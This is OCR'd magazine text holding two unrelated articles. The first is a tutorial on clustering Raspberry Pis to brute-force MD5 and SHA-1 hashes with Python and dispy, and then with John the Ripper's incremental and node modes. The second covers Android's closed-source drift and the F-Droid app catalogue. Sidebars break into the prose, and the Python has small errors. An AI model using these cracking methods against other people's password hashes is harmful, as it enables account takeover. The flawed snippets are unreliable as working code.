Connect a bunch of Raspberry Pis together in a cluster – affectionately known as a Bramble – and harnesses their power to crack passwords.



Once, it was common to network (not necessarily powerful) computers together to combine their power towards a single task, or group of related tasks. Examples include render and simulation farms, in which the work can be easily distributed between nodes. Such clusters are, in a sense, becoming less fashionable – specialist or enterprise-grade hardware offers a much more favourable answers-to-watts ratio, and multicore processors share data far faster than network cables. But let's not allow trends to get in the way of good old-fashioned tinkering.

A thorny issue

The collective term for the aforementioned networks is a Beowulf cluster. This name derives from the eponymous hero of the classic Anglo-Saxon poem, who had "30 men's heft of grasp in the gripe of his hand". Where the compute hardware consists solely of Raspberry Pis, a new moniker has been invented by the RPi community: a Bramble. While most desktop computers are (depending on your chosen benchmark) around an order of magnitude faster than the Pi, it is still an enjoyable and inexpensive exercise to multiply by Pi and therefore learn about distributed computing in Python. For this demonstration, we used two Pis powered by a Pimoroni hub (which gives independent power to each port) and connected via a 100Mb five-port switch, which cost £5 from eBay). The hub can power a maximum of five Raspberry Pis, so one day perhaps this Bramble will grow.

For this tutorial, we will have our compute units brute-forcing two well-known hashing algorithms: MD5 and SHA-1. More specifically, we shall try to find a pre-image for a given hash value which we shall compute from a (rather spineless) passphrase. While both of these algorithms are vulnerable to collision attacks (where the goal is to find any pair of inputs with the same hash), pre-image attacks are much harder to come by. Such an attack does exist for MD5, but it still would require an unreasonable length of time. At the time of writing, there is no pre-image attack known for SHA-1. The Flame malware in 2012 exploited collision weaknesses in MD5 to forge Microsoft security certificates.

Crunch some code

We often hear of database compromises in which leaked credentials include password hashes. While the use of salt helps defend against some attacks, passwords remain vulnerable to a wordlist-based attack, so such a compromise should be considered serious. We won't cover wordlist attacks in our Python code, concentrating rather on elementary character combinations. You are encouraged to have a go at implementing wordlists in Python – you can download prefabricated lists or generate your own using a tool such as *Crunch*. You could then write some simple code to split up this list and share the work among the workers.

The cryptographic hash functions are all available in a standard Python installation via the *hashlib* library. For example, you can find the MD5 hash of the string password1 from the Python prompt thus:

```
>>> import hashlib
>>> h = hashlib.md5('password1')
>>> h.hexdigest()
'7c6a180b36896a0a8c02787eeafb0e4c'
```

By replacing **md5** with **sha1** above, we also obtain the corresponding SHA-1 hash:

```
'db6a4668837a519ccef4616751e41674807d6a8a'.
```

For our tutorial, we will attempt to find a pre-image for the following MD5 hash:

```
target_hash_md5 = '392b2bd9f1571ff02e7dc21adfb2f0b0'
```

Suppose we are only interested in passwords consisting of uppercase and lowercase letters, together with the numbers 0 to 9. This can be done painlessly by combining

the appropriate ranges of ASCII codes:

```
ascii = range(48,59)+ range(65,91) + range(97,123)
chars = [chr(j) for j in ascii]
```

We can use the *itertools* module to generate all possible combinations of a given length here. This saves on some potentially irksome code. The *itertools.product* class returns a generator object, so rather than squashing us (or rather our Pis and Brambles) with a huge list, it spits out one combination per iteration. The repeat parameter is the length of the outputted strings. So we repeatedly check to see if its output hashes to our target hash.

```
for j in itertools.product(chars,repeat=length):
    guess = ''.join(j)
    m = hashlib.md5(guess)
    hash = m.hexdigest()
    if hash == target_hash_md5:
        print "Great victory!"
        break
return(guess)
```

The functions md5cracker() and shacracker() can be called with the length argument described above and it is straightforward enough to modify it to brute-force a range of password lengths. On a single-core powered 2.1GHz Athlon laptop, attempting all three-character passwords using our set of characters took about 0.7 seconds; four characters took 40 seconds; and five figures took about 40 minutes. As we are dealing with 62 characters, the latter figure suggests we are churning through about 380 kilohashes per second, so we could expect to crack a six-character password in about two days and an eight-character one in about 18 years. For SHA-1, the same machine managed about 314kH/s, which is sinisterly close to 100,000 times pi. Less decrepit hardware will fare much better, but a lone Pi does much worse, managing a pitiful 6kH/s for MD5 and a not much better 8kH/s for SHA-1. All this with no X server or other daemons running. Clearly something does not work so well on the ARM architecture – further investigation is beyond the scope of this article, since anything we can do John the Ripper can do better (more on that later). Incidentally, the Python file also contains the following codeblock at the end:

```
if __name__ == '__main__':
    import timeit
    print(timeit.timeit(stmt = "shacracker(4)", setup="from __
main__ import shacracker", number=1))
```

This means that if the file is executed from the command prompt, then it will be automagically benchmarked by the *timeit* module. One could attempt to speed up this code using Cython to generate C code, but gains here may be limited. The *hashlib* and *itertools* functions are all implemented in C, so it is unlikely that you would be able to speed up these at all. Besides, even if you could, string manipulations have their own drawbacks in C, so unless you are pretty deft with malloc() and free() it would be hard to speed these up. You are welcome to try, though.

Adding more brains

Brute-forcing hashes is an example of an "embarrasingly parallel" computation: it is so simple to divide up the work that it would be embarrassing not to. As such, you can pretty much expect to multiply your hash rate by the number of Pis you are using, since the work can be easily distributed by some judicious tampering with the generator function. More precisely, by assigning each unit a fixed range to consider for the first character. For example, with two Pis we would let one of them deal with passwords beginning with the first 31 characters of our range (0-u), and the second with the range (v-Z). In this way there is no further data that requires to be shared among the Pis – they are left to get on with their assigned duties without wasting time chatting.

We will use the *dispy* module to handle all the parallelism, which requires that all nodes run the *dispynode* program. They can then be very easily called to action as required. We divide the whole keyspace into 62 chunks so that workers can request chunks as they are needed. This means that faster (or slower) machines can be added to the cluster with no fuss, since otherwise the workload would have to be distributed manually to avoid concurrency issues.

We make an own outer loop for the first character, with the *itertools* loop inside it for the remainder.

```
def md5cracker(chunk_start,chunk_end,chars,length,thash):
    for j in range(chunk_start,chunk_end):
        for k in itertools.product(chars,repeat = length - 1):
            guess = chars[j] + ''.join(k)
            ghash = hashlib.md5.new(guess).hexdigest()
            if ghash == target_hash_md5:
                return guess
    return False
```

While you could manually run from one Pi to another to call this function with appropriate chunk parameters, the work distribution can be made less tedious by using the *dispy* module, which you can find on the disc. Install it with:

```
$ tar -xvzf dispy-3.15.tar.gz
$ sudo pip install -e dispy-3.15
```

We've given our two Pis the addresses **10.0.1.1** and **10.0.1.2**, which can be easily achieved by fiddling with

Distributed Dzargon

Computing architecture can be roughly split into four classes: Single Instruction Single Data (SISD), Single Instruction Multiple Data (SIMD), Multiple Instruction Single Data (MISD) and Multiple Instruction Multiple Data (MIMD). This categorisation originated in the 1960s and is known as Flynn's Taxonomy, after its inventor Michael J Flynn. Multiprocessor systems as we know them did not exist at the time, but machines were nonetheless capable of performing parallel operations, in much the same way as Intel's SSE (Streaming SIMD Extensions) that first appeared in Pentium III processors. Certain applications today straddle the boundaries of the Flynn classes, but they still provide a reasonably accurate overview of the present day situation. The pre-image discovery that is the subject of this tutorial falls nicely into the SIMD category; we perform the same instruction on multiple data sets – discrete sets of passwords of a given length. The most common category in use nowadays, however, is MIMD.

At one end of the distributed computing spectrum we have a distributed memory model in which the processing unit has its own individual memory store. If data needs to be shared between processors, then a messaging interface needs to be invoked. At the other end we have parallel computing, in which there is a shared memory that can be accessed by all processors. This may be bus-based, if all the processors are connected to the same board, or software-based, where consistency is maintained by creating a virtual memory store. Either way, bus contention and access time penalties mean that care must be taken with memory-based operations when working in the parallel computing model.

network config files or with a simple:

```
$ ifconfig eth0 10.0.1.1/24
```

This might involve a hefty bout of display and keyboard cable swapping if you have many Pis. The actual addresses aren't so important here, as long as everyone is on the same subnet then *dispy* will be able to discover all of the slaves.

A simple job cluster for our md5cracker() function is created using *dispy* like this:

```
cluster = dispy.JobCluster(md5cracker,callback=callback)
```

The **callback** parameter tells our cluster to call a function called **callback()** whenever one of the nodes finds the password or runs out of work. A callback function can also be used to collate intermediate or approximate results for more complex scenarios, but we shan't worry about this. Our callback function need only check the result and if it's not False then it can shut down all the other jobs:

```
def callback(job):
    if job.result:
        print "Great Victory!", job.result
        for j in jobs:
            if j.status in [dispy.DispyJob.Created, dispy.DispyJob.
Running]:
                cluster.cancel(j)
```

Since the md5cracker() function needs the *itertools* and *hashlib* modules, these have to be imported from inside the function. For reasons of synchronisation, *dispy* won't let you share any in-scope variables with the workers, so the md5cracker() function accepts the following additional parameters: chars (list of characters), length (password length) and thash (the target hash).

Finally we will use the following bit of boiler-plate to kick the system into action when *multipi.py* is executed and display some stats when 'tis done:

```
if __name__ == '__main__':
    cluster = dispy.JobCluster(md5cracker,callback=callback)
    jobs = []
    start = 0
    for j in range(nchunks):
        end = start + chunk_size
        job = cluster.submit(start,end,chars,length,target_hash_
md5)
        job.id = j
        start = end
        jobs.append(job)
    cluster.wait()
    cluster.stats()
```

Don't fear the Ripper

There are many alternatives to the *dispy* module (**https://wiki.python.org/moin/ParallelProcessing**), but it was chosen because it is well suited to simple parallelism such as our distributed hashing. If you want to investigate parallel processing using just a multicore machine, you should check out Python's native multiprocessing library. This allows things such as shared variables to be set up much more easily and consistently than when your processes are non-local. If you want to go even deeper into the parallelism rabbit hole, you should get to grips with the Message Parsing Interface (MPI).


John the Ripper is a popular open source password cracker. There is also a community-enhanced edition, which features support for GPU-based cracking, as well as some additional hash and cipher types. The source for this version (codenamed Jumbo) is available at the project's website, **www.openwall.com/john**. We can compile this from source on the Pi. Raspbian includes *gcc* by default, but we

Other Bramble projects

Office document cracking (10 Raspberry Pis)
http://bit.ly/10PiCluster
Shane's project uses a patched version of JtR to crack password protected *MS Office*, *LibreOffice* and PDF documents. *MS Office 2007* introduced AES encryption with a 128-bit key, ouch!



Tower of Pi (10 Raspberry Pis)
http://bit.ly/10PiTower
This used 9 RPi slaves and 1 Cubie board as a master controller for MPI processing. It had a neat 16x2 RGB display for status information. Now it has been repurposed as the 32-node Cubical Monolith Project.



additionally require the *libssl* and *libcrypto* headers. The following commands will install these on Raspbian, assuming that you have a working internet connection:

```
$ apt-get update
$ apt-get install libssl-dev
```

Download the source from the website, and then unzip it and begin the lengthy compilation process like so:

```
$ tar -xvzf john-$VER-jumbo-$REL.tar.gz
$ cd john/src
$ make generic
```

This takes about half an hour on a standard-clocked Pi. Once it has finished building, we can use the following command to test out our install:

```
$ cd ../run
$ ./john --test
```

Our freshly-squeezed binary will benchmark all of its available algorithms. *RawMD5* scored about 330kH/s on our device, outperforming by a factor of about 50 our Python implementation. For SHA-1 (**--mode=raw-sha1**), John managed a respectable 190kH/s. Now make a text file **target.md5** consisting of a single line with our target MD5 hash from before, beginning 392b2. We can implement our letters and numbers-only character set by using Incremental mode with the Alnum character set.

```
$ ./john --incremental=alnum --length=6 --format=raw-md5
target.md5
```

This would probably take about two days to complete on your average Raspberry Pi, and it still would not find the required pre-image. This remains as a challenge for you, dear reader. However, your challenge is eased by JtR's extremely helpful **--node** option, which enables you to achieve some primitive parallelism. For example, if we were to saturate our switch with five Pis, we could add the option **--node n/5** to the previous code, replacing **n** with the number of the Raspberry Pi on which it is being run. This will cause John to work on only the relevant fifth of the possible inputs, so that we could realistically expect to get through all six-character alphanumeric passwords in about 10 hours.

You can generate MD5 hashes with the **md5sum** command. For example:

```
$ echo -n "test"|md5sum
098f6bcd4621d373cade4e832627b4f6  -
```


Paste this result, without the space and dash at the end (**md5sum** is most often used to hash files and the filename would usually go after these characters – add **|cut -d- f1** if it bothers you) into a file **test.md5**. Now run the following to convince yourself that John is actually capable of processing these hashes correctly.

```
$ ./john --incremental=alnum –length=4 --format=raw-md5
test.md5
```


Words work

It would be remiss not to mention the more intelligent wordlist mode of JtR. Numerous wordlists are available from the website, and one can also define mangling rules for combining them. It is even possible to use a hybrid mode with some incremental characters, to maximise your chances of success prior to the universe ending. At the time of writing, the most impressive MD5 benchmark is close to 2GH/s (this is with the aid of 16 Radeon 7550s). With such power, an eight-character password (using only the 62 characters we've been working with) could be recovered in about a week. Faster technology is always just around the corner, and so the old adage that eight-character passwords are secure no longer holds up. In sum: get thyself a password manager and be safe, kids. ■

David Guill's 40-Pi cluster
http://bit.ly/40PiCluster
David's goal was to make a model supercomputer which behaves exactly like the real thing. This beastie has 12 1TB drives and 6 external Ethernet ports. A CNC laser cutter was used to make the stylish case.



Southampton University Iridis-Pi Lego Supercomputer (64 Pis)
http://bit.ly/64PiSuperComputer
The whole thing cost a mere £2,500 to build and achieves 1.14Gflops/s running the HPL matrix inversion benchmark across all 12 nodes. It uses the older 256MB model, so memory is scarce.







Free Android

Is Android becoming less open source? We think it's drifting in that direction and investigate what the Linux community can do about it.

We love to trumpet Android as an example of open source succeeding in the commercial world, and in a highly cut-throat part of it at that. All the talk of "will this be the year of Linux on the desktop?" faded away as a Linux-based operating system, albeit not the GNU/Linux we are used to, began to take over the world, one phone at a time.

However, what we think about a lot less is that while Android uses an open source kernel, and much else of the operating system is also open source, an increasing proportion of it is becoming closed source, as are the network services it depends on so much.

> **"Your open source handset relies on servers running closed source services."**

Smartphones and tablets are connected devices – they are severely limited when not connected to the internet, and Android phones default to using Google services. These services are not open source – the GPL does not apply in the same way to services that are provided over the web, because the software is not being distributed, only its output. So your open source handset relies on a bunch of servers running closed source services. Yes, you can choose to use a different mail provider instead of GMail, but is there an open alternative to Google Maps and Navigation? OpenStreetMap is doing well, but has neither the coverage nor polish of Google Maps and Navigation.

Open and closed

Open sourcing Android made good sense for Google back in 2007; the Apple iPhone had been released and it wanted to avoid the mobile ecosystem becoming dominated by one operating system in the way that so nearly happened with the desktop. So it released Android as open source, and it grew quickly. Now Android is the dominant operating system and Google wants its control back. It cannot do anything about the kernel and any other open source components it got from outside, but it has been moving its own software to closed source, one 'update' at a time.

The AOSP (Android Open Source Project) still makes available all Android software produced under open source licences but, as this is Google's code, it is free to also release it under a different licence – and this is what it has been doing. Whenever Google switches one of its apps to a closed source licence, development on the AOSP version effectively ceases and none of the new features are added. You may have noticed that the last few Android OS updates – the various Jelly Bean incarnations and Kit-Kat – have been less than overwhelming in terms of the features they add. This is not because Google is doing less, but it is doing it differently. It has moved much of the software that was included in the base release outside of it, using Google Play Services (this is not the same as the Google Play Store). The benefit for Google is that the core apps are no longer tied to the Android release, but can be updated at any time (you will now find all of them in the Play Store), so users are not left in limbo by handset manufacturers and carriers that are unwilling or unable to supply OS updates. To liken this to the familiar world of desktop GNU/Linux, Android has become more of a rolling release, like Debian, and less like the model adopted by other distros of a set of packages that get updates for bug fixes only until the new OS version is released.

> **"This is not a total lockdown of Android by Google. Much of it is still open source."**

Making packages easy to install and update through the Play Store also means that they can be uninstalled, whereas when things were done the old way, only the updates to core Google apps could be uninstalled, reverting to the version bundled with the Android release.

Free choices

This is not a total lockdown of Android by Google. Much of it is still open source, it is just the Google software, and the services it uses, that is closed source. That means there are, as ever, options. If you buy a Samsung phone – and quite a few people have – you will find many of the apps are Samsung's own. You can install the Google ones if you want, but this is not compulsory or even necessary. Amazon has taken things a step further with the Kindle Fire, even having its own version of the Play Store. Now, Amazon may not be a shining beacon for all that is open, but it has shown that running Android without the Google lock-in is possible. The question becomes, can we do something similar – use an Android phone or tablet without the lock-in of Google's, or anyone else's, closed apps?


Before we can address that question, there is another, more fundamental one – do we care? Google's software works, and very well; do we necessarily want to leave the comfort of Google's well tested and popular ecosystem? For many users, who just want their phone to work, the answer may well be no. You are not a regular user, though, or else you wouldn't be reading a computer magazine, let alone a manual like this. Linux users tend to want what is best, not what is easiest, which is part of the reason Linux has progressed to where it is.

The next question is, do you want to completely rid your device of all proprietary code, or are you happy to reduce your reliance on Google and its services? Both are possible, but the former is more difficult. Never the types to shy away from the difficult questions, we will address that one first, by letting you know we will deal with it later. For the latter choice, the app you want is *F-Droid* (**https://f-droid.org**).

F-Droid


The name *F-Droid* is used to refer to two separate but connected entities. It is a repository of applications for Android, like the Play Store's predecessor the Android Market, with an important difference. Every piece of software in there is free and open source. Secondly, there is the *F-Droid* client, used to browse the *F-Droid* catalogue (we can't call it a market or store when everything in it is free). This client is not available in the Play Store, you will need to install it directly from the site. In order to do that, you have to allow your device to load software from other sources – go into Settings>Security and tick the box for "Unknown sources". Note that this can be considered a security risk, in that you are able to install anything from anywhere; but it is your phone, your choice to make and your right to be able to install what you want – even if some smartphone makers see things differently.

Now go to **https://f-droid.org** and download the **apk** package. If you do this using the phone's browser, you can simply open the file to install it. If you downloaded it to your computer, transfer it to the phone by USB, a file sharing site or memory card »




Before you can install *F-Droid*, or any other package from outside the Play Store, you have to enable 'Unknown sources'.

and open it. Alternatively, open the site in your desktop browser and scan the QR code with your phone. When you start *F-Droid*, you will see three tabs: available apps, installed apps and those with updates. You may be surprised to find that the installed tab contains programs already; that is because many of the open source apps on *F-Droid* are also in the Play Store. What may be more surprising is that some of them show updates – even though the Play Store shows them as up to date, some apps have newer versions in *F-Droid*. If you try to update these you may find that you need to uninstall the Play Store version first, which will erase any settings you have. Some backup programs, such as *oandbackup* (in *F-Droid*, of course) allow you to save your user data and restore after installing the new version.



Naturally, you will not find as many apps in *F-Droid*'s catalogue as in the Play Store, but the quantity is decent and growing, and the quality is good – there is a distinct lack of tip calculators and flatulence emulators. A nice touch, not present in the Play Store, is a 'What's New' list, showing apps added in the last two weeks – of course, that interval is configurable.

